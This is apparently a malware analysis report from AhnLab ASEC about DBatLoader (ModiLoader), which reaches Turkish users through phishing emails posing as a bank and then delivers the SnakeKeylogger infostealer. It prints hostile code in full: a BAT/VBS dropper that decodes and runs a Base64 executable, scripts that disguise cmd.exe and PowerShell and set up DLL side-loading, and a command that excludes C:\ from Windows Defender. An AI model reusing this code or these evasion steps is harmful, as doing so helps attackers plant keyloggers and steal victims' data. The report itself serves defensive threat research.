DBatLoader (ModiLoader) Being Distributed to Turkish Users

asec.ahnlab.com/en/88025/

May 15, 2025

Recently, AhnLab SEcurity intelligence Center (ASEC) has identified cases of the ModiLoader (DBatLoader) malware being distributed via email. ModiLoader ultimately executes SnakeKeylogger. SnakeKeylogger is an Infostealer-type malware developed in .NET. It is known for its data exfiltration methods using emails, FTP, SMTP, or Telegram. Figure 1 shows the email being distributed. The email is written in Turkish and is being distributed by impersonating a Turkish bank. Users are prompted to open the malicious attachment to check their transaction history. The compressed file contains the BAT malware shown in Figure 2.



Figure 1. Email body



Figure 2. Inside the rar compressed file (bat file)

Figure 3 shows the BAT code creating and executing the DBatLoader malware (x.exe) encoded in Base64 in the %temp% directory. Figure 4 is the image of the created DBatLoader malware (x.exe).

```
@Echo off
echo TVpQAAIAAAAEAA8A//8AALgAAAAAAAAAQAAaAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA>>%tmp%\x
echo AAAAAAAAAAAAEAALoQAA4ftAnNIbgBTM0hkJBUaGlzIHByb2dyYW0gXVzdCBiZSBydW4g>>%tmp%\x
echo dW5kZXIgV2luMzINCiQ3AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA>>%tmp%\x
echo AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA>>%tmp%\x
echo AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAFBFAABMAQ>>%tmp%\x
echo kAGV5CKgAAAAAAAAA4ACOgQsBAhkAKgcAAJ4SAAAAADINwcAABAAAABABwAAAEAAABAA>>%tmp%\x
echo AAACAAAEAAAAAAAAAQAAAAAAAAAFAaAAAEAAAAAAAAgAAAAAEAAAQAAAAAAQAAAQAA>>%tmp%\x
```

PE(exe) File encoded in Base64

```
echo AAEANAEAAAEAAAACAAEAIABAAAEAAQA0AQAAAgAAAAIAAQAgAEAAAQABADQBAAADAAAAAg>>%tmp%\x
echo ABACAAQAABAAEANAEAAAQAAAACAAEAIABAAAEAAQA0AQAABQAAAAIAAQAgAEAAAQABADQB>>%tmp%\x
echo AAAGAAAAAgABACAAQAABAAEANAEAAAcAAAABAAQAICAAAAEAIACoEAAAMgAwMAAAAQAgAK>>%tmp%\x
echo glAAAzAEhIAAABACAAiFQAADQAUFAAAAEAIADoZwAANQAAAAAAAAAAAAAAAAAAAAAAAAAA>>%tmp%\x
echo AAAAAAAAAAAAAAAAAAAAAAAA==>>%tmp%\x
findstr /e "'v" "%~f0">%tmp%\x.vbs
cscript //nologo %tmp%\x.vbs
del %tmp%\x
del %tmp%\x.vbs
start "" %tmp%\x.exe
exit
Set f=CreateObject("Scripting.FileSystemObject")'v
Set p=f.GetSpecialFolder(2)'v
Set i=f.OpenTextFile(p+"\x",1)'v
c=i.ReadAll()'v
i.Close'v
Set x=CreateObject("Msxml2.DOMDocument")'v
Set o=x.CreateElement("base64")'v
o.dataType="bin.base64"'v
o.text=c'v
Set b=CreateObject("ADODB.Stream")'v
b.Type=1'v
b.Open'v
b.Write o.NodeTypedValue'v
b.SaveToFile p+"\x.exe",2'v
```

Figure 3. Main part of the bat script (creating and executing x.exe)



Figure 4. x.exe (DBatLoader) created in the Temp directory

Figures 5 and 6 show the obfuscated and decrypted forms of three bat scripts (5696.cmd, 8641.cmd, neo.cmd) executed by DBatLoader (x.exe). DBatLoader uses these bat scripts and files such as svchost.pif, netutils.dll, and wxiygomE.pif to achieve its attack goals of evading detection and executing keyloggers.



Figure 5. DBatLoader executing the obfuscated bat script



Figure 6. DBatLoader decrypting the bat script

Attack Process

1. Evasion of Detection

Figure 7 is the 8641.cmd script of the bat script. The Esentutl command is used to copy cmd.exe as alpha.pif. The mkdir command is then used to create a folder (Windows \SysWow64) including a space in its name to disguise it as a legitimate path.

decrypted_8641.cmdxx

```
1  @echo off
2  cls
3  C:\\Windows\\System32\\esentutl /y C:\\Windows\\System32\\cmd.exe /d C:\\Users\\Public\\alpha.pif /o  >nul &
4  C:\\Users\\Public\\alpha.pif /c mkdir "\\?\C:\Windows "  >nul 2>nul &
5  C:\\Users\\Public\\alpha.pif /c mkdir "\\?\C:\Windows \SysWOW64   >nul 2>nul &
6  exit
```

Figure 7. Functions of 8641.cmd

DBatLoader (x.exe) creates a program with the disguised name svchost.pif in the Windows \SysWow64 directory. As shown in Figure 8, this program has the same name as the legitimate process easinvoker.exe, and an malicious netutils.dll is created in the same directory to perform DLL side-loading. As a result, the legitimate easinvoker.exe process exhibits malicious behavior. Figure 9 shows the decrypted 5696.cmd script. The script executes svchost.pif to load the malicious netutils.dll as a side-loaded DLL. It then uses the ping command to introduce a 10-second delay before deleting the malicious netutils.dll file. Figure 10 shows the functions of the malicious netutils.dll, which involves decoding encoded commands to execute a command that runs the neo.cmd file.



Figure 8. Legitimate program (easinvoker.exe) with the file name disguised as svchost.pif

decrypted_5696.cmdxx

```
1  @echo off
2  "C:\Windows \SysWOW64\svchost.pif" >nul
3
4  ping 127.0.0.1 -n 10   >nul
5
6  del /q "C:\Windows \SysWOW64\NETUTILS.dll" / A / F / Q / S   >nul
7
8  exit
```

Figure 9. Functions of 5696.cmd

```
__int64 NetpIsRemote()
{
  __int64 v0; // rbx
  __int64 v1; // rax
  __int64 v2; // rbx
  __int64 v3; // rax
  __int64 v4; // rbx
  __int64 v5; // rax
  __int64 v6; // rbx
  __int64 v7; // rax
  const CHAR *v8; // rax
  char v10[48]; // [rsp+20h] [rbp-60h] BYREF
  char v11[32]; // [rsp+50h] [rbp-30h] BYREF
  char v12[32]; // [rsp+70h] [rbp-10h] BYREF
  char v13[32]; // [rsp+90h] [rbp+10h] BYREF

  strcpy(v13, "==Qaz1WQ");
  k3ax(v13);
  strcpy(v12, "=cmbpJHdT5WYjNVaz1WQ");
  k3ax(v12);
  strcpy(v11, "=cmbpJHdT5WYjNVaz1WQ");
  k3ax(v11);
  v0 = baode(v12);
  v1 = baode(v13);
  ASSnko(v1, v0);
  v2 = baode(v11);
  v3 = baode(v13);
  ASSnko(v3, v2);
  strcpy(v10, "=QWbj5yTF5EXcNnclNXVgwGbBxFXzJXZzVFXcpzQ");
  k3ax(v10);
  v4 = baode(v12);
  v5 = baode(v13);
  ASSnko(v5, v4);
  v6 = baode(v11);
  v7 = baode(v13);
  ASSnko(v7, v6);
  v8 = (const CHAR *)baode(v10);
  WinExec(v8, 0);
  return 0i64;
}
```

"C:\\User\\All Users\\NEO.cmd"

Figure 10. Functions of manipulated netutils.dll (executing neo.cmd)

[Figure 11] shows the contents of the neo.cmd script, which uses the extrac32 command to copy powershell.exe under the name xkn.pif. Through a command executed on xkn.pif (powershell.exe), subdirectories under “C:” are added to Windows Defender’s exclusion paths, achieving the goal of bypassing detection.

```
decrypted_neo.cmdxx
1  @echo off
2  extrac32.exe  /C /Y C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe C:\\Users\\Public\\xkn.pif"   >nul  &
3  C:\\Users\\Public\\xkn.pif -WindowStyle hidden -Command "Add-MpPreference -ExclusionPath 'C:\'
4  exit
```

Figure 11. Functions of neo.cmd

2. Information Theft (SnakeKeyLogger)

Figure 12 shows the process tree of behaviors executed from DBatLoader (x.exe). After achieving detection evasion, a file named wxiygomE.pif is created. The program is a module (loader.exe) of the legitimate mercurymail program, shown in Figure 13. Afterward, the legitimate process with a disguised name (wxiygomE.pif) is executed, and SnakeKeylogger is injected.



Figure 12. Process tree of DbatLoader (x.exe)



Figure 13. Normal program with a disguised file name (loader.exe)

Figure 14 is the list of functions corresponding to the functions of SnakeKeylogger injected into the legitimate process (wxiygomE.pif). These include malicious functions such as exfiltrating keylogging data such as system information, keyboard inputs, and clipboard data.


CertificateValidation() : void @0600005F
ClearScreenshotFiles() : void @06000044
ClipboardReplacer(object, EventArgs) : void @06000040
ClipboardSender(object, EventArgs) : void @06000041
CloseClipboard() : bool @06000036
CMD_Disabler() : void @06000056
DES_Decrypt(string, string) : string @0600003C
DisableWD() : void @06000054
EmptyBlocker() : void @06000058
GetClipboard() : string @06000039
GetClipboardData(uint) : IntPtr @06000033
GetForegroundWindow() : IntPtr @06000049
GetKeyboardLayout(int) : int @0600004D
GetKeyboardState(byte[]) : bool @0600004F
GetWindowText(IntPtr, StringBuilder, int) : int @0600004A
GetWindowThreadProcessId(IntPtr, ref int) : int @0600004C
GlobalLock(IntPtr) : IntPtr @06000037
GlobalUnlock(IntPtr) : bool @06000038
hook_KeyDown(object, UltraSpeed.KeyLoggerEventArgs) : void @06000046
hook_KeyUp(object, UltraSpeed.KeyLoggerEventArgs) : void @06000047
INFO_Country() : object @0600003F
INFO_Date_Time() : object @0600003D
INFO_SystemIP() : string @0600003E
IsClipboardFormatAvailable(uint) : bool @06000034
isUserExpired() : void @06000061
KeyboardSender(object, EventArgs) : void @06000045
Log(string) : void @06000048
Main() : void @06000062
MapVirtualKey(uint, uint) : uint @06000050
